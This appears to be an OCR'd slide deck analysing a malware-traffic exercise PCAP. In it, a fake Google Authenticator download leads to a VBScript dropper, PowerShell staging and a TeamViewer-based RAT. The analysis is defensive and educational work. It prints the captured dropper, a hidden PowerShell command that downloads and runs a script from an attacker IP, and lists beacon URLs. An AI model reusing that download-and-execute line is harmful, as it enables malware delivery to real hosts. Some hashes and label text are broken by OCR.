
Agenda

Background Scenario:

- A coworker downloaded a suspicious file while searching for Google Authenticator
- The incident was reported to the Security Operations Center (SOC), where the initial information confirmed a malware infection
- The SOC retrieved a PCAP of the associated network traffic for investigation and incident reporting
- Our team followed the Incident Response Consortium (IRC) Malware Outbreak Playbook, adapted for analysis of a historical PCAP
- Tools: Wireshark • VirusTotal • Catalyst



Monitoring Sources & Asset Identification

- Summary: a PCAP file for the dataset was analyzed to find the infected host, affected user, suspicious domains, external servers, and IOCs.
- Monitoring Sources:
  - DNS, HTTP/HTTPS, TLS, TCP, DHCP traffic
  - Powershell download activity
  - TeamViewer
  - Virustotal
- Identified Assets:
  - Host: DESKTOP-L8C5GSJ
  - Internal IP: 10.1.17.215
  - User: shutchenson
  - Domains: authenticatoor.org
  - External IPs: [5.252.153.241], [45.125.66.32], [82.221.136.26]

Monitoring Sources & Asset Identification




Figure 1. The wireshark filter dns.qry.name == "authenticatoor.org" isolates DNS traffic showing the domain resolving to 82.221.136.26

Monitoring Sources & Asset Identification





Figure 2. The wireshark filter ip.src == 10.1.17.215 && ip.dst == 82.221.136.26 shows the infected host establishing a TCP connection to the suspicious destination IP

Monitoring Sources & Asset Identification


Statistics -> Conversations



Address A	Address B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B
10.1.17.215	10.1.17.2	1,684	207 kB	2	4,359	38.63%	957	77 kB
10.1.17.215	5.252.153.241	597	62 kB	34	9,076	6.58%	597	62 kB
10.1.17.215	23.207.166.9	50	8 kB	82	550	9.09%	50	8 kB
10.1.17.215	204.79.197.203	41	15 kB	11	594	6.90%	41	15 kB
10.1.17.215	13.107.246.57	37	14 kB	20	395	9.37%	37	14 kB
10.1.17.215	185.188.32.26	31	8 kB	80	122	25.41%	31	8 kB
10.1.17.215	13.107.42.16	18	7 kB	104	190	9.47%	18	7 kB
10.1.17.215	45.125.66.32	18	3 kB	95	10,940	0.16%	18	3 kB
10.1.17.215	13.107.21.239	17	4 kB	27	248	6.85%	17	4 kB
10.1.17.215	23.55.125.176	12	4 kB	35	1,018	1.18%	12	4 kB
10.1.17.215	51.104.15.252	11	4 kB	22	163	6.75%	11	4 kB
10.1.17.215	204.79.197.239	11	2 kB	19	143	7.69%	11	2 kB
10.1.17.215	52.175.242.182	10	2 kB	71	115	8.70%	10	2 kB
10.1.17.215	199.232.214.172	7	2 kB	61	556	1.26%	7	2 kB
10.1.17.215	20.42.73.27	6	996 bytes	117	83	7.23%	6	996 bytes
10.1.17.215	20.44.239.154	6	1 kB	89	72	8.33%	6	1 kB
10.1.17.215	20.189.173.11	6	2 kB	42	167	3.59%	6	2 kB


Attack Chain & Impact Triage

Fake Software Lure	VBScript Dropper	Powershell Staging	Weaponized RAT	Startup Persistence
authenticatoor.org	GET /264872	29842.ps1 & pas.ps1	Teamviewer & TV.dll	Windows Startup Shortcut



Wireshark · Follow TCP Stream (tcp.stream eq 60) · 2025-01-22-traffic-analysis-exercise.pcap


```
GET /api/file/get-file/264872 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 5.252.153.241
Connection: Keep-Alive


HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:21:51 GMT
ETag: W/"1a1-1948ed1f354"
Content-Type: application/octet-stream
Content-Length: 417
Date: Wed, 22 Jan 2025 19:45:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<component>
<script language="VBScript">

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com'; iex (new-object System.Net.WebClient).'Dow
nloadString'('http://5.252.153.241:80/api/file/get-file/29842.ps1');#URL: https://teams.microsoft.com""")
```



Wireshark · Export ·

Text Filter: 5.252.153.241

Packet	Hostname	Content Type	Size	Filename
12888	5.252.153.241	application/octet-stream	4,380 kB	TeamViewer
13641	5.252.153.241	application/octet-stream	668 kB	Teamviewer_Resource_fr
19290	5.252.153.241	application/octet-stream	354 kB	1517096937
28332	5.252.153.241	application/octet-stream	354 kB	1517096937
33354	5.252.153.241	application/octet-stream	354 kB	1517096937
13669	5.252.153.241	application/octet-stream	12 kB	TV
8000	5.252.153.241	application/octet-stream	2,761 bytes	1517096937
13675	5.252.153.241	application/octet-stream	1,553 bytes	pas.ps1
5071	5.252.153.241	application/octet-stream	1,512 bytes	29842.ps1
5033	5.252.153.241	application/octet-stream	417 bytes	264872
5075	5.252.153.241	text/plain	9 bytes	1517096937
7299	5.252.153.241	text/plain	9 bytes	1517096937
7604	5.252.153.241	text/plain	9 bytes	1517096937
7690	5.252.153.241	text/plain	9 bytes	1517096937
7700	5.252.153.241	text/plain	9 bytes	1517096937
7842	5.252.153.241	text/plain	9 bytes	1517096937
7865	5.252.153.241	text/plain	9 bytes	1517096937
7884	5.252.153.241	text/plain	9 bytes	1517096937
7890	5.252.153.241	text/plain	9 bytes	1517096937
7912	5.252.153.241	text/plain	9 bytes	1517096937
7974	5.252.153.241	text/plain	9 bytes	1517096937
7981	5.252.153.241	text/plain	9 bytes	1517096937
13687	5.252.153.241	text/plain	9 bytes	1517096937?k=message%20=%20startup%20
13695	5.252.153.241	text/plain	9 bytes	1517096937
14077	5.252.153.241	text/plain	9 bytes	1517096937
14174	5.252.153.241	text/plain	9 bytes	1517096937



ip.addr==5.252.153.241 && http.request

Time	Src port	Source	Dest port	Destination	Host	Info
2025-01-22 19:4…	50144	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /api/file/get-file/pas.ps1 HTTP/1.1
2025-01-22 19:4…	50144	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
2025-01-22 19:4…	50144	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /api/file/get-file/TeamViewer HTTP/1.1
2025-01-22 19:4…	50144	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /api/file/get-file/TV HTTP/1.1
2025-01-22 19:4…	50144	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /api/file/get-file/29842.ps1 HTTP/1.1
2025-01-22 19:4…	50143	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /api/file/get-file/264872 HTTP/1.1
2025-01-22 20:2…	49689	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /1517096937?k=script:%20RunRH,%20status:%200K,%20message:%20PS%20process%20started HTTP/1.1
2025-01-22 20:2…	49689	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /1517096937?k=script:%20RunRH,%20status:%200K,%20message:%20PS%20process%20started HTTP/1.1
2025-01-22 19:5…	49689	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /1517096937?k=script:%20RunRH,%20status:%200K,%20message:%20PS%20process%20started HTTP/1.1
2025-01-22 19:4…	50144	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /1517096937?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success; HTTP/1.1
2025-01-22 20:3…	49689	10.1.17.215	80	5.252.153.241	5.252.153.241	GET /1517096937 HTTP/1.1

```
shasum -a 256 pas.ps1
```

Threat Intelligence: Malware File Analysis

Filename: 264872

Threat Label
downloader.asthma/powershell
File size: 457B
SHA-256 Hash:
c74123dbccded43fda61651e1027 50b041d4c3af6fda88cd6436f9276 653e103
Details: File size: 457B
Malware Family Labels:
Downloader: small, initial piece of malicious software designed to sneak onto a device and fetch, install, or run additional harmful programs from a remote server.
powershell : The sample uses or launches PowerShell to execute commands, make web requests, or retrieve additional payloads.

Filename: pas.ps1

Threat Label:
trojan.powershell/malgent
SHA-256 Hash:
a833f27c2bb4cad31344e70386c4 4b5c221f031d7cd2f2a6b8601919 e790161e
Details: File size: 1.52KB
Malware Family Labels:
powershell : The sample uses or launches PowerShell to execute commands, make web requests, or retrieve additional payloads.
Malicious Agent: could not match it to a specific, named malware family


Filename: 29842.ps1

Threat Label:
trojan.powershell/obfuse
SHA-256 Hash:
b8ce40900788ea26b9e4c9af7efab 533e8d39ed1370da09b93fcf72a1 6750ded
Details:
File size: 1.48KB
Malware Family Labels:
Powershell- using built in command- line tool to run malicious scripts
Obfuse - hides malicious intent


Filename: TV.dll


Threat Label:
trojan.fragtor/dlloader
SHA-256 Hash:
3448da03808f24568e6181011f85 21c0713ea6160efd05bff20c43b09 1ff59f7
Details: File size: 12.62KB
Executable Parent: pas.ps1
Family Labels:
Fragtor: Trojan program bundled with cracked software, enabling unauthorized remote access and downloads.
Dlloader: DLL side-loading to inject and run malicious code quietly in memory information-stealing malware sold under a
AHCR: targets browser cookies, saved passwords, crypto wallets, and session tokens

VirusTotal Analysis: 264872

